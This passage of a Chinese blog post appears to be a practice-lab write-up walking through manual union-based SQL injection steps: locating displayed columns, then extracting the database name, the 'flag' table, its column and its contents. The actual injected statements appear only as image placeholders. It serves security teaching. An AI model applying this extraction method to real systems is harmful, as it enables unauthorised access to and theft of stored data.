

这里我们能得到的信息就是一共有九个字段
第四步:爆出显示的位置
这里博主测试的语句如下
这里要特别说明id后面的数字要是错误的才可以,就是非1~9

结论是:这里就是用联合查询去得到那些显位,这里显位为2与4
第五步:爆数据库的名字
这里博主测试的语句是,利用刚刚得到的显示位置得到数据库

第六步:爆数据库对应的表名
这里博主的测试语句是

结果是得到了flag这个表的名字
第七步:爆表的字段名
这里博主的测试语句如下

这里我们可以得到的就是flag表里有一个flag字段名
第八步:这里我们爆出字段里的全部内容

到此我们就完成手注了
恭喜各位彦祖和亦非们又攻克一个靶场了
篇幅非常长,感谢各位花费宝贵的时间来看博主的拙见
创作不易,期待各位留下点赞和关注
期待博主打什么靶场的话欢迎留言哟
感谢你们宝贵的时间